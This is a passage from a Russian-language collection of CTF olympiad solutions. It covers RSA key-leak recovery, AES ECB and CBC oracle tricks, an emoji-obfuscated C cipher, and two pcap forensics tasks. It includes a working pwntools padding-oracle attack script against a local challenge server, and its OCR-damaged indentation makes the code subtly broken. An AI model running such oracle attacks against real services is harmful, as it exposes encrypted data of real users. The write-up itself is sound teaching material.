мы можем перебрать все K, чтобы найти $\varphi(n)$.Однако это необязательно, ведь если мы посчитаем $d' = e^{-1} (\text{mod } K \cdot \varphi(n))$, равенство по модулю $d' = e^{-1} (\text{mod } \varphi(n))$ все еще будет выполняться.

Ответ: `NTO{n3v3r_l34k_y0ur_d5_78787878}`.

Задача IV.17. Demolition7 (1000 баллов)

Темы: Crypto.

Проверяет знание базовых атак на криптосистему RSA.

Условие

Я научился на ошибках прошлого и теперь мой флаг точно никто не найдет!

Решение

Во-первых, в `output.py` лежало d в нормальном виде. Это было не предусмотрено, и таким образом задача стала эквивалентна первой части.

Если же решать в предусмотренном виде, задание не сильно отличается от первой части просто мы не знаем первых двух байт dh. Это можно просто перебрать. Индикатором того, что dh был восстановлен правильно, является то, что случайное число, возведенное в степень $d' \cdot e - 1$ должно быть равно 1. Вероятность того, что порядок случайного элемента будет кратен какому-то другому числу из интервала $[(dh \cdot 256^2 + 1) \cdot eh - 1, (dh \cdot 256^2 + 256^2 - 1) \cdot eh - 1]$ мала, однако если запустить алгоритм несколько раз, то ответ будет точно найден.

```
d = dh * 256**2 + 1
a = randint(0, n)
r0 = eh * d - 1
g0 = pow(a, r0, n)
mult = pow(a, 2 * eh, n) # чтобы ускорить перебор и не возводить число a в
↪  новую степень каждый раз
for i in range(0, 256**2, 2):
    if g0 == 1:
        break
    g0 = (g0 * mult) % n
    r0 += 2 * eh
```

Ответ: `NTO{n3v3r_p4r714lly_l34k_y0ur_d5}`.

Задача IV.18. CAESarism (1000 баллов)

Темы: Crypto.

Проверка базовых свойств режимов AES.

Условие

Когда-то давно я читал книжку по блочным шифрам. Насколько я помню этот был самым безопасным.

Решение

В данной задаче дается оракл для шифрования и расшифрования сообщений с использованием AES в режиме ECB. Режим ECB известен тем, что он шифрует все блоки текста независимо друг от друга. При расшифровке производится примитивная проверка на то, что присланное сообщение или же расшифрованное сообщение являются подстроками настоящей пары (флаг — шифр). Это можно обойти несколькими способами: можно поменять две половинки шифротекста по 16 байт местами

или можно добавить какого-нибудь случайного текста в начало или в конец шифротекста.

Ответ: `NTO{3cb_15_4_v3ry_p00r_ch01c3_f0r_r3uc3}`.

Задача IV.19. CAESarism2 (1000 баллов)

Темы: Crypto.

Проверка знаний базовых атак на AES.

Условие

Сегодня стойкость многих криптографических протоколов зависит в том числе от корректного паддинга. Я уверен что мой самый стойкий из всех.

Решение

Нам опять дан оракл который шифрует и расшифровывает сообщения. С учетом того что в описании упомянут паддинг, в задании используется режим AES CBC и то, что первые 16 байт флага нам известны, можно сделать вывод, что можно попробовать Padding oracle attack (https://habr.com/ru/post/247527/). Хоть в оригинальной атаке паддинг схема отличается от схемы в задании, в нашем случае она эксплуатируется даже проще.

```
from pwn import remote, process
from Crypto.Util.strxor import strxor

def get_vs(r):
    r.sendline(b"encrypt_flag")
    enc_flag = r.recvline().decode().split()[1]
    enc_flag = bytes.fromhex(enc_flag[2:])
    vs = [enc_flag[i : i + 16] for i in range(0, len(enc_flag), 16)]
    return vs

def dec(payload: bytes, leng: int, r):
    r.sendline(b"check")
    r.sendline(hex(leng)[2:].zfill(2).encode() + payload.hex().encode())
    m = r.recvline()
    return b"Someone who smiles" in m # индикатор того, что паддинг верный

host, port = "localhost", 17778
r = remote(host, port)
vs = get_vs(r)
ans = b""
ri = 1

while ri != len(vs):
    reci = vs[ri]
    end = b""
    try:
        for i in range(16):
```

```
            guess = b"\x00" * (16 - i - 1)
            for j in range(256):
                payload = guess + bytes([j]) + end + reci
                if dec(payload, 32 - i - 1, r):
                     end = bytes([j]) + end
                     break
                 out = guess + b" " * (i + 1)
                 pay = payload[:16]
                 decr = strxor(vs[ri - 1], pay)
                 decr = strxor(decr, out)
                 print(decr[-i - 1 :].decode("ascii"))
             ans += decr
    except:
        r = remote(host, port) # иногда подключение может обрываться в силу
        ↪ того, что пробел может быть частью расшифрованного текста, а не
        ↪ только паддингом.
        vs = get_vs(r) # однако это никак не помешает продолжить атаку с новым
        ↪ подключением для нового блока continue
    ri += 1

print(ans)
```

Ответ: `NTO{p4dd1n6_0r4cl3_m4k35_m3_5m1l3_3v3ry_71m3}`.

Задача IV.20. emojized (1000 баллов)

Темы: c, crypto.

Проверка базовых умений читать нестандартный код.

Условие

Какой-то шутник зашифровал мой флаг, а оставил только вот это.

Решение

Участнику дан загрузочный диск вместе с скриптом, который позволяет его запустить. Цель задания — узнать пароль, который требует `grub` при запуске. В задании сказано, что была изменена функция `grub_main`, что уже является не слепым реверсом достаточно большого проекта, потому что есть куда смотреть. Если рассматривать исходный код `grub2`, то `grub_main` находится в файле `grub-core/kern/main.c`. Теперь, при условии, что участник понимает, что примерно может находиться в `grub_main`, он может попытаться собрать `grub` своими руками и попытаться его найти у себя же. Практически сразу обнаружится, что строки, которые есть в `grub_main` не находятся в загрузочном диске как есть. Это означает, что само ядро скорее всего находится в сжатом состоянии. Для того, чтобы получить разжатый код, необходимо будет либо понять как он сжат и где, либо сдампить память виртуальной машины когда считывается пароль. Второй вариант является самым простым. После этого, в той же самой иде можно найти `grub_main`. Он изначально не определяется автоматически, но его можно найти по использованию строки. Для начала можно найти

строку `'Welcome to GROB'` в памяти (её адрес — `0xFB17`), потом найти в памяти бинарный паттерн 17 `fb` и одним из результатов будет являться инструкция `mov dword ptr [esp]`, `0FB17h`. Адрес `grub_main` — `0xCCAD`. После этого пройдена самая сложная часть задания и остается простая. Что делает `grub_main` (в контексте задания):

1. Считывает ввод с клавиатуры, 64 символа, либо до символа `\r`.
2. Делает `bytes.fromhex` полученной строки (все не хекс символы заменены на нули).
3. Считает `crc32` сумму каждых двух байт (с шагом таблицы `0x04c11db7`) с начальным значением `0xcafebabe` и каждая такая сумма ксорится с числом `0xdeadbeef`.
4. Проверяется с массивом корректных сумм. В задании была допущена ошибка и было достаточно ввести первые 16 символов пароля, но это не сильно влияло на сложность задания.

Дан код на языке C.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef unsigned char 🌚;
typedef int 😄;
typedef void 😶;

#define 🖨️ fprintf
#define 💎 rand
#define 🟥 srand
#define 👌 strlen

🌚* 🔀(😄 📏) {
    🌚* 🌟 = malloc(📏);
    for (😄 🆖 = 0; 🆖 < 📏; 🆖++) {
        🌟[🆖] = rand() % 256;
    }

    return 🌟;
}
😶 🤓(🌚* 🏁, 😄 🏁📏, 🌚* 🔑, 😄 🔑📏) {
    for (😄 🆖 = 0; 🆖 < 🏁📏; 🆖++) {
        🏁[🆖] ^= 🔑[🆖 % 🔑📏];
    }
}

😶 👉(🌚* 🅰️, 😄 🅰️📏) {
    🌚 🅱️ = 🅰️[🅰️📏 - 1];
    for (😄 🆖 = 🅰️📏 - 1; 🆖 > 0; 🆖--) {
        🅰️[🆖] = 🅰️[🆖 - 1];
    }
    🅰️[0] = 🅱️;
}

😶 🔒(🌚* 🏁, 😄 📏, 🌚* 🔑, 😄 🔑📏) {
    for (😄 🆔 = 0; 🆔 < 📏; 🆔++) {
```

```
            🤓(🏁, 📏, 🔑, 🔑📏);
            👉(🔑, 🔑📏);
        }
    }

    😄 main(😄 🆖, ⚫ *🌟[]) {
        setbuf(stderr, NULL);
        if (🆖 != 2) {
            🖨️(stderr, "Provide flag as the first argument!\n");
            return 1;
        }

        ⚫* 🏁 = 🌟[1];
        😄 📏 = 👌(🏁);

        🟥(0x1337);
        ⚫* 🔑 = 🔀(10);

        🔒(🏁, 📏, 🔑, 10);

        for (😄 🆔 = 0; 🆔 < 📏; 🆔++) {
            🖨️(stdout, "%02x 🏁[🆔]);
        }
        🖨️(stdout, "\n");
        return 0;
    }
```

Простой анализ позволяет понять, что программа считывает первый аргумент и каким-то образом его шифрует. Сид генератора случайных чисел проинициализирован константой `0x1337`.

Строчка `⚫* 🔑 = 🔀(10);` генерирует случайный массив байт, длина — 10. В функции шифрования последовательно происходят XOR и циклические сдвиги.

Простейшее решение задачи — понять, что хог и сдвиги детерминированы и зависят только от ключа. Каждый символ выхода

$$c(i) = f(i) \oplus k(i)_1 \oplus \cdots \oplus k(i)_n.$$

Так как $a \oplus a = 0$, то

$$c(i) \oplus k(i)_1 \oplus \cdots \oplus k(i)_n = f(i).$$

Запустим шифратор на выход программы:

```
./emojize $(cat output.txt | python -c "import sys;
↪  sys.stdout.buffer.write(bytes.fromhex(input()))") | xxd -r -p
```

Ответ: `NTO{deemojicicator_succeeded}`.

Задача IV.21. Default situation (1000 баллов)

Темы: forensics.

Проверка базовых навыков в области компьютерной криминалистике.

Условие

На системе была обнаружена подозрительная активность.

Формат входных данных

Файл `pcang`.

Решение

Первоначальный анализ трафика показывает, что использовался протокол.


Frame	100.0	9948	100.0	11041714	1,130 k	0	0	0	9948
Ethernet	100.0	9948	1.3	139272	14 k	0	0	0	9948
Internet Protocol Version 4	99.9	9942	1.8	198848	20 k	0	0	0	9942
User Datagram Protocol	91.1	9064	0.7	72512	7,424	0	0	0	9064
Simple Service Discovery Protocol	0.0	4	0.0	668	68	4	668	68	4
QUIC IETF	90.9	9040	90.3	9967345	1,020 k	9040	9965644	1,020 k	9044
Domain Name System	0.2	16	0.0	808	82	16	808	82	16
Data	0.0	4	0.0	64	6	4	64	6	4
Transmission Control Protocol	8.8	876	6.0	662273	67 k	631	476179	48 k	876
Transport Layer Security	2.2	220	4.8	529910	54 k	220	477618	48 k	227
FTP Data	0.0	2	0.0	2733	279	2	2733	279	2
File Transfer Protocol (FTP)	0.2	19	0.0	376	38	19	376	38	19
Data	0.0	4	0.0	2332	238	4	2332	238	4
Internet Group Management Protocol	0.0	2	0.0	28	2	2	28	2	2
Address Resolution Protocol	0.1	6	0.0	168	17	6	168	17	6

Сортировка пакетов.

```
220 (vsFTPd 3.0.5)
USER ftpuser
331 Please specify the password.
PASS strong
230 Login successful.
SYST
215 UNIX Type: L8
FEAT
211-Features:
 EPRT
 EPSV
 MDTM
 PASV
 REST STREAM
 SIZE
 TVFS
211 End
TYPE I
200 Switching to Binary mode.
EPSV
229 Entering Extended Passive Mode (|||60981|)
STOR server.7z
150 Ok to send data.
226 Transfer complete.
QUIT
221 Goodbye.
```

Из данного клиент-серверного взаимодействия можно сказать, что клиент залогинился и отправил на сервер архив `server.7z`.

Экспортируем данный архив.



В архиве находится два файла — `server.py` и `keygen.so`.

Исходя из анализа кода сервера.


```
start(): # Main Program
try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.bind(("0.0.0.0", listening_post))
    sock.listen(max_connection)
    keysock = socket.socket(family=socket.AF_INET, type=socket.SOCK_DGRAM)
    keysock.bind(("0.0.0.0", 8888))
    start_new_thread(key_listener, (keysock,))
except Exception:
    print("sock error")
    sys.exit(2)

while True:
    try:
        conn, addr = sock.accept()
        data = conn.recv(buffer_size)
        data = decrypt(data)
        start_new_thread(conn_string, (conn, data))
    except KeyboardInterrupt:
        sock.close()
        sys.exit(1)
```

Создается два сокета, на порту 1337 — `tcp`, на порту 8888 — `udp`.

Данный сервер является обычным прокси сервером, однако взаимодействие между клиентом и сервером происходит с использованием шифрования `aes`. Ключ, для которого отправляет клиент по протоколу `udp`. Таким образом необходимо отсортировать пакеты взаимодействия клиента и сервера. Определить отправку ключа. Расшифровать запрос клиента и ответ сервера для каждого из ключей.


Клиент отправляет один из ключей. `ip.dst == 158.160.9.11 and udp`.




`syWxxZybyrJdqdyR` — ключ

Далее сервер вызывает функцию `genkey`, в которой будет вызывана функция из `keygen.so` с аргументом в виде полученного ключа.

Посмотреть, что делает данная функция можно в `ida`.



Полученный от клиента ключ ксорится с `s_key` или




`G@d810@!dsVq2~`


Далее можно переписать данную функцию на питоне или использовать имеющийся файлы `keygen.so` и расшифровать отправленный клиентом запрос на сервер

после upd пакета с ключем и ответ сервера. Таким образом одна из трех сессий взаимодействия в ответе сервера будет иметь флаг.


Клиент отправляет данные.



Сервер отправляет ответ.



Расшифрованные данные.



Ответ: `NTO{Aga1n_nev3r_g0na_g1ve_up)}`.

Задача IV.22. Dummy con (1000 баллов)

Темы: forensics.

Проверка базовых навыков в области компьютерной криминалистике.

Условие

На системе была обнаружена подозрительная активность.

Формат входных данных


Файл `pcang`.

Решение

Для решения данного задания используется утилита `Wireshark`.

Далее исходя из общего анализа трафика, можно определить ненормально количество ICMP пакетов.


Либо можно открыть статистику протоколов, и увидеть большое количество данных, отправленных по протоколу ICMP.




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	472	100.0	77596	2,820	0	0	0	472
Ethernet	100.0	472	8.5	6608	240	0	0	0	472
Internet Protocol Version 4	94.9	448	11.6	8980	326	0	0	0	448
User Datagram Protocol	3.0	14	0.1	112	4	0	0	0	14
Simple Service Discovery Protocol	0.8	4	0.9	668	24	4	668	24	4
NetBIOS Datagram Service	0.4	2	0.5	425	15	0	0	0	2
SMB (Server Message Block Protocol)	0.4	2	0.3	261	9	0	0	0	2
SMB MailSlot Protocol	0.4	2	0.1	50	1	0	0	0	2
Microsoft Windows Browser Protocol	0.4	2	0.1	89	3	2	89	3	2
Multicast Domain Name System	0.4	2	0.2	154	5	2	154	5	2
Domain Name System	1.3	6	0.4	286	10	6	286	10	6
Transmission Control Protocol	30.9	146	70.2	54509	1,981	97	36456	1,325	146
Transport Layer Security	10.4	49	28.9	22409	814	49	19060	692	50
Internet Group Management Protocol	1.1	5	0.1	72	2	5	72	2	5
Internet Control Message Protocol	60.0	283	6.6	5110	185	283	5110	185	283
Address Resolution Protocol	5.1	24	0.9	672	24	24	672	24	24

Далее необходимо проанализировать ICMP трафик.


В первых ICMP есть информация о дальнейшем взаимодействии.



Так же виден запрос со стороны клиента на сервер.



И ответ сервера.



Исходя из этого на данный момент известно, что клиент и сервер пришли к соглашению, что `ttl=51`.

Далее можно наблюдать огромное количество icmp пакетов с различным `ttl` и адресом отправителя.

```
149.187.16.189      192.168.1.10      ICMP      52 Echo (ping) request  id=0x9313, seq=4864/19, ttl=48
123.123.154.90      192.168.1.10      ICMP      52 Echo (ping) request  id=0xc513, seq=0/0, ttl=68 (no
194.19.255.252      192.168.1.10      ICMP      52 Echo (ping) request  id=0x9213, seq=5120/20, ttl=51
252.39.232.65       192.168.1.10      ICMP      52 Echo (ping) request  id=0x9313, seq=5120/20, ttl=48
170.28.62.142       192.168.1.10      ICMP      52 Echo (ping) request  id=0xc713, seq=0/0, ttl=46 (no
184.4.60.48         192.168.1.10      ICMP      52 Echo (ping) request  id=0x9213, seq=5376/21, ttl=51
182.154.39.3        192.168.1.10      ICMP      52 Echo (ping) request  id=0x9313, seq=5376/21, ttl=48
